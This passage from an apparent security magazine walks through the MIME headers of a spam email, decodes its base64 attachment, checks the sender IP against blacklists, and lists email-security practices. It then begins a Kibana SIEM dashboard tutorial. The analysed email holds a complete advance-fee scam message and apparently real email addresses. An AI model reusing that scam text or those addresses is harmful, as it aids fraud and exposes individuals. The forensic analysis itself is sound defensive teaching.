
a. All the red highlights in the image shown below are MIME details.

b. There are five **Content-Type** headers in this email example. The one on the message header is a composite type (multipart/mixed), allowing it to have message parts under it.

c. The second **Content-Type** (multipart/alternative) is syntactically identical to previous one (multipart/mixed). In particular, each of the parts is an “alternative” version of the same information. The user agent should either choose the “best” type based on the user’s environment and preferences or offer the user the available alternatives. We have here, text/plain and text/html.


d. The last **Content-Type** is for the TXT document file attached, as we can see **Content-Disposition: attachment**.

e. The green box highlight actually contains the text message in **base64 encoded format.**



```
Date: Wed, 24 Jun 2020 04:52:13 +0000 (UTC)
From: AZDS <pricecliams@yahoo.com.my>
Reply-To: AZDS <pricecliams@yahoo.com.my>
To: "jameschristopher62@hotmail.com"
<jameschristopher62@hotmail.com>
Message-ID: <784297485.2423248.1592974333884@mail.yahoo.com>
Subject: Att
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----
=_Part_2423247_202191035.1592974333884"
References: <784297485.2423248.1592974333884.ref@mail.yahoo.com>
X-Mailer: WebService/1.1.16138 YMailNorrin Mozilla/5.0 (Windows
NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/83.0.4103.106 Safari/537.36
Content-Length: 1096

------=_Part_2423247_202191035.1592974333884
Content-Type: multipart/alternative; boundary="----
=_Part_2423243_1077152613.1592974333850"

------=_Part_2423243_1077152613.1592974333850
Content-Type: text/plain; charset=UTF-8
Content-Transfer-Encoding: 7bit



------=_Part_2423243_1077152613.1592974333850
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: 7bit

<html><head></head><body><div class="yahoo-style-wrap"
style="font-family:Helvetica Neue, Helvetica, Arial, sans-
serif;font-size:13px;"><div><br></div></div></body></html>
------=_Part_2423243_1077152613.1592974333850--
------=_Part_2423247_202191035.1592974333884
Content-Type: text/plain
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="-1.txt"
Content-ID: <31fc33ff-26c7-2f8f-76ff-48d6121427ef@yahoo.com>

SGkgU2lyL01hDQpJIHdhbnQgdG8gcGFydG5lcnNoaXAgd2l0aCB5b3UgaW4gdHJhb
nNmZXIgb2Yg
ozMsNTE3LDAwMC4wMCEgQ29udGFjdCBtZSBmb3IgbW9yZSBkZXRhaWxzIG15ICBpZ
DogamFtZXNj
aHJpc3RvcGhlcjYyQGhvdG1haWwuY29tICAgDQpUaGFua3MNCk1yIEphbWVzIENoc
mlzdG9waGVy

------=_Part_2423247_202191035.1592974333884--
```

6. We can get the actual message from text file attachment without opening the file by decoding the Green box text at base64decode.org [7].



Decode from Base64 format

Simply enter your data then push the decode button.

SGkgU2lyL01hDQpJIHdhbnQgdG8gcGFydG5lcnNoaXAgd2l0aCB5b3UgaW4gdHJhbnNmZXIgb2Yg
ozMsNTE3LDAwMC4wMCEgQ29udGFjdCBtZSBmb3IgbW9yZSBkZXRhaWxzIG15ICBpZDogamFtZXNj
aHJpc3RvcGhlcjYyQGhvdG1haWwuY29tICAgDQpUaGFua3MNCk1yIEphbWVzIENocmlzdG9waGVy

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for multiple entries).


Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE > Decodes your data into the textarea below.

```
Hi Sir/Ma
I want to partnership with you in transfer of 3,517,000.00! Contact me for more details my  id: jameschristopher62@hotmail.com
Thanks
Mr James Christopher
```

C. IP Blacklist Check

1. Checking the email origin IP Address in publicly available blacklists is also a way to find out spam. Many of the lists have already been prepared with the help of different reporting procedures.



SuperTool Beta7

106.10.242.37

blacklist:106.10.242.37

Monitor This
Solve Email Delivery Problems
blacklist
LEARN MORE

BLACKLISTING isn't the ONLY email delivery issue

We notice you are on a blacklist.

Click here for some suggestions

Checking **106.10.242.37** against **87** known blacklists...
Listed **3** times with **1** timeouts

	Blacklist	Reason	TTL	ResponseTime	
Status ✖ LISTED	Name0SPAM	Reason106.10.242.37 was listed Detail	TTL3600	109	Ignore
Status ✖ LISTED	NameLASHBACK	Reason106.10.242.37 was listed Detail	TTL300	0	Ignore
Status ✖ LISTED	NameSORBS SPAM	Reason106.10.242.37 was listed Detail	TTL3600	0	Ignore

Best Practices for Email Security

1. Use strong passwords with upper and lower-case letters, numbers and special characters, random numbers, avoiding common-letter substitutions.
2. Use multi-factor authentication while logging in your email.
3. For emails received from unknown senders, do not click any link, or open the attachments downloading to your system.
4. Use spam filters, antivirus, and antimalware solutions.
5. Do not use your business email addresses for personal outcomes like online shopping, online gaming, etc.
6. Never access company email from public Wi-Fi without using a VPN.
7. Never click "Unsubscribe" link in spam emails. It might steal some information from your system or create a backdoor.
8. Use SPF, DKIM and DMARC as a part of business email setup.
9. Security Awareness training is the best way to ensure safety recommendations provided to the business folks.
10. Exercise caution when enabling Macros in Office Suite from the email attachments.

Lessons Learnt

Email forensics and security is very important in order to keep an organization as well as individual safe from spam and phishing. We have covered here OSI Email perspective, Message encoding schemes, MIME types and their importance, Email authentication methods and a simple walkthrough for Email Header Analysis. Following a set of guidelines and adoption of security best practices can help to tackle email compromise in modern digital and connected world.

References

[1] Anonymous computer hacker in white mask and hoodie [Photo], Bermix Studio, Unsplash. Last Accessed on June 23, 2020.-images.unsplash.com
[2] Presentation Layer Protocols, Henrik Frystyk, Published in July, 1994. Last Accessed on June 23, 2020. - w3.org/People/Frystyk/thesis/Presentation.html
[3] Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies, RFC-2045, Published in Nov., 1996. Last Accessed on June 23, 2020. - tools.ietf.org/html/rfc2045#page-8
[4] Email Authentication basics for SaaS teams, Sparkpost.com. Last Accessed on June 23, 2020. - sparkpost.com
[5] DMARC: Monitor and secure your email delivery, Chris Nagele, Postmarkapp.com. Published on June 2, 2020. Last Accessed on June 23, 2020. - postmarkapp.com/guides/dmarc
[6] MXtoolbox Email Header Analyzer [Online Tool], Last Accessed on June 23, 2020. - mxtoolbox.com/EmailHeaders.aspx
[7] Base64 – Decode and Encode [Online Tool], Last Accessed on June 23, 2020. - base64decode.org/

Kibana, ElasticSearch, and Logstash

Visualizing your Data

Layer 2/3/4/5/6/7

By

Richard Medlin

The Kibana Dashboard is used for searching, visualizations, and maps for you to view any type of data that you ship to ElasticSearch. The dashboard gives you the ability to look at data in as much depth as you configure it to go. The dashboard itself gives you a lot of flexibility for performing analysis of information in a side-by-side manner. Once you make dashboards you can edit and view the data that is displayed, or you can use some of the preconfigured dashboard visualizations that are already built into Kibana. You can customize the visualizations to set up a custom SIEM to monitor events on your network. Kibana provides an interface for you to see what is happening in your network environment, and can be used to display the information in a way that is quick and easy to drill down on anomalies in system and network behavior, while also providing signature based detection of potential malicious activity on the network.

Once you import data into ElasticSearch — using whatever method you decide — Kibana can take that data and provide multiple formats to visualize your data. You can use pie-charts, bar-charts, sunbursts, heat, region and coordinate maps, data tables, tag clouds, and histograms to name a few. Kibana allows you to add controls, radio sliders, and filters — this makes for a very versatile option when viewing data. Kibana uses metric aggregation and bucket aggregation to match search criteria in documents. Once you setup your desired dashboard panel using the visualization method, you can save the result and build a dashboard that you can access anytime.

In this section of the write-up we are going to cover how to make a Kibana Dashboard. In order to create a dashboard, you need to first create visualizations. The visualizations will be the different panes that will make up your dashboard. We are going to cover some of the basics for creating a dashboard similar to the one built for CSI Linux that can be downloaded at csilinux.com. Go ahead and launch ELK stack and ensure you have collected some logs with Zeek (Bro). At this point you should be in your web browser and open up Kibana by using the IP address for your SIEM.

This write-up will cover the following:


- Creating Visualizations for the SIEM Dashboard
- GeoHeat Map
- Saving Visualizations
- Viewing the Newly Created Visualization
- GeoIP Unique Count
- Top Network Traffic Generation, Network Applications, and Traffic Destination
- Average Missed Bytes
- Sum of Bytes
- Notices Generated
- Building the Dashboard

Creating Visualizations for the SIEM Dashboard

GeoHeat Map


We will start by creating a heat map that shows the location of external network traffic. This will allow you to see where your network communications are coming from externally, and where your internal network nodes are sending traffic to. This is helpful for identifying malicious traffic, and you can also setup caching for your proxy server if you have one on the network. That will help cut down some of the wait times for your network nodes and allow you to optimize your network speeds.

Left Click on **Visualize**:




```
May 15, 2020 @ 18:44:24.359   agent.ephemeral_id:
                              agent.hostname: csi
                              83d4a57828e0 agent.t
                              /usr/sbin/sendmail n
                              log.offset: 2,665 l
May 15, 2020 @ 18:44:23.359   ts: May 15, 2020 @ 1
                              tags: zeek, beats_ir
                              _geoip_lookup_failur
```

Left Click on **Create Visualization**:



Title	Type	Description	Actions
Bytes Timeline [Filebeat NATS] ECS	Line		
ASA Events Over Time [Filebeat Cisco]	Vertical Bar		
ASA Firewall Blocked by Source [Filebeat Cisco]	Data Table		
ASA Flows by Network Bytes [Filebeat Cisco]	Vertical Bar		
ASA Top ACL by Blocked [Filebeat			

Left Click on the **Coordinate Map** icon:




Plot latitude and longitude coordinates on a map

***Note:** Take a minute to explore the Visualization area and see the different types of panels you can create. There is a lot of flexibility for what you can do with the Kibana visualization dashboard.*


Type log - or **logstash** and **Left Click logstash-*:**

Left Click the **+ Add** selection under Buckets and click Geo coordinates:

